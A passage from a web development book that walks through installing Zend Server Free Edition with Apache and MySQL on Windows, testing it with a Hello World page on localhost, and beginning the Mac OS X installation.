It's possible that during the lifetime of this edition, some of the screens and options shown in the following walkthrough may change. If so, just use your common sense to proceed in as similar manner to the sequence of actions described.

Once downloaded, run the installer to bring up the window in [Figure 2-2](#).




Figure 2-2. The main installation window of the installer

Click Next and accept the license agreement that follows to move onto the Setup Type screen (see [Figure 2-3](#)). Select the Custom option so that the MySQL server can also be installed.




Figure 2-3. Choose the Custom install option

When the Custom Setup window appears, scroll down the list of options to the bottom and ensure that MySQL Server is checked, as shown in [Figure 2-4](#), then click Next.




Figure 2-4. Check MySQL Server before continuing

On the following screen (Figure 2-5), even if you already have an IIS web server installed, I recommend that you choose to install the Apache web server because the examples in this book are for Apache. After that, click Next.

Now accept the default values of 80 for the Web Server Port, and 10081 for the Zend Server Interface Port (see Figure 2-6). Click Next.




Figure 2-5. Install the Apache web server



If either of the offered ports state that they are occupied (generally this will be because you have another web server running), and they don't allow you to use the defaults, then try a value of 8080 (or 8000) for the Web Server Port and 10082 for the Zend Server Interface Port. Be sure to remember these values later when accessing either web pages or the Zend server. For example, instead of visiting <http://localhost> in your web browser, you would use `localhost:8080/index.htm`.



Figure 2-6. Accept the default values offered for the ports

Once the ports have been assigned, you will reach the screen in [Figure 2-7](#). Click Install to start the installation.




Figure 2-7. Now you are ready to click *Install* to proceed

During installation, some extra files may be downloaded, so it may take a few minutes for the programs to get set up. But when they are ready, you will be notified and offered to start using the software by clicking *Finish*. When you do so, your default browser will open with the page shown in [Figure 2-8](#). To continue, you must check the box to agree with the terms.




Figure 2-8. You must agree to the terms in order to use the server

Next, you are asked how you will be using the server. I recommend you select the Development option for the purposes of working through the exercises in this book (see [Figure 2-9](#)).




Figure 2-9. Select the Development option

Now you are ready to set a password for the user `admin` (see [Figure 2-10](#)). You do not need to enter a password for the user `developer`. Make sure you choose a password that you will remember.




Figure 2-10. Choose your password and enter it twice

Click Next to proceed to the screen shown in [Figure 2-11](#). You can now click Submit to finish installation. Note that the “Create or Join a Cluster” option may not appear on the OS X version of the installer.




Figure 2-11. Click Submit to complete setup

After a short wait, your browser will show the Dashboard screen in [Figure 2-12](#), which is the place where you can administer the server.




Figure 2-12. The Zend Server administration screen

You can return to this screen at any time by entering `http://localhost:10081` into your browser. Or, if you entered a value other than 10081 for the Zend Server Interface Port (or 10088 on a Mac), you can get to this screen by using that value after the colon instead.

## Testing the Installation

The first thing to do at this point is verify that everything is working correctly. To do this, you are going to try to display the default web page, which will have been saved in the server's document root folder (see Figure 2-13). Enter either of the following two URLs into the address bar of your browser:

localhost  
127.0.0.1

The word *localhost* is used in URLs to specify the local computer, which will also respond to the IP address of `127.0.0.1`, so you can use either method of calling up the document root of your web server.




Figure 2-13. How the home page should look by default



If you choose a server port other than 80 during installation (such as 8080) then you must insert a colon, followed by the new value after either of the preceding URLs. For example: `localhost:8080`. You will also have to do the same for all example files in this book. For instance, instead of entering the URL `localhost/example.php`, you should enter the following one: `localhost:8080/example.php` (or whatever value you choose).

The document root is the directory that contains the main web documents for a domain. This is the one that is entered when a basic URL without a path is typed into a browser, such as <http://yahoo.com>, or for your local server, <http://localhost>.

By default, Zend Server uses one of the following locations for this directory (the former for 32-bit computers and the latter for 64-bit):

- C:/Program Files/Zend/Apache2/htdocs
- C:/Program Files (x86)/Zend/Apache2/htdocs



If you are not sure whether your computer is 32-bit or 64-bit, try to navigate to the first directory and, if it exists, you have a 32-bit machine. If not, open up the second directory because you have a 64-bit computer.

To ensure that you have everything configured correctly, you should now create the obligatory “Hello World” file. So create a small HTML file along the following lines using Windows Notepad or any other program or text editor. Do not use a rich word processor such as Microsoft Word (unless you save it as Plain Text):

```
<html>
  <head>
    <title>A quick test</title>
  </head>
  <body>
    Hello World!
  </body>
</html>
```

Once you have typed this in, save the file into the document root directory previously discussed, using the filename *test.htm*. If you are using Notepad, make sure that the “Save as type” box is changed from “Text Documents (\*.txt)” to “All Files (\*.\*)”. Or, if you prefer, you can save the file using the *.html* file extension.

Now you can call this page up in your browser by entering one of the following URLs (according to the extension you used) in its address bar (see [Figure 2-14](#)):

```
http://localhost/test.htm
http://localhost/test.html
```




Figure 2-14. Your first web page

You should now have had a trouble-free installation, resulting in a fully working WAMP. If you encountered any difficulties, check out the comprehensive Documentation at <http://tinyurl.com/zenddocs>, which should sort out your problem.



Throughout this book, whenever there's a long URL to type in, I use the [tinyurl.com](http://tinyurl.com) web address shortening service to save time and reduce typos. For example, [tinyurl.com/zendfree](http://tinyurl.com/zendfree) and [tinyurl.com/zenddocs](http://tinyurl.com/zenddocs) are much shorter than the URLs they lead to:

- <http://www.zend.com/en/products/server/free-edition>
- <http://files.zend.com/help/Zend-Server-6/zend-server.htm>

## Alternative WAMPs

When software is updated, it sometimes works differently than you expect, and bugs can even be introduced. So if you encounter difficulties that you cannot resolve, you may prefer to choose one of the various other solutions available on the Web instead.

You will still be able to make use of all the examples in this book, but you'll have to follow the instructions supplied with each WAMP, which may not be as easy to follow as the preceding guide.

Here's a selection of the best, in my opinion:

- [EasyPHP](#)
- [XAMPP](#)
- [WAMPServer](#)
- [Glossword WAMP](#)

## Installing a MAMP on Mac OS X

Zend Server Free Edition is also available on OS X, and you can download it from [tinyurl.com/zendfree](http://tinyurl.com/zendfree) as shown in [Figure 2-15](#). If there is a problem with that short URL, try entering <http://zend.com/en/products/server/free-edition>.

I recommend that you always download the latest stable release (in this instance, it's 6.01/PHP 5.4 for OS X), which will be listed first in the download section of the web page, which should display the correct installer for your computer out of Linux, Windows, OS X, and IBM i. You may be asked to log in before you download, but you can also click a link to get the file without logging in or registering, although you'll miss out on product update emails and other news.

Once downloaded, double-click the *.dmg* file, wait for the download to verify, and then wait for the window in [Figure 2-16](#) to appear.




Figure 2-15. You can download the server from the Zend Website




Figure 2-16. Double-click Zend Server to install it

Here you can double-click the *README* file for instructions, or double-click Zend Server to open up the installation window shown in [Figure 2-17](#).



Figure 2-17. The Zend Server Installer

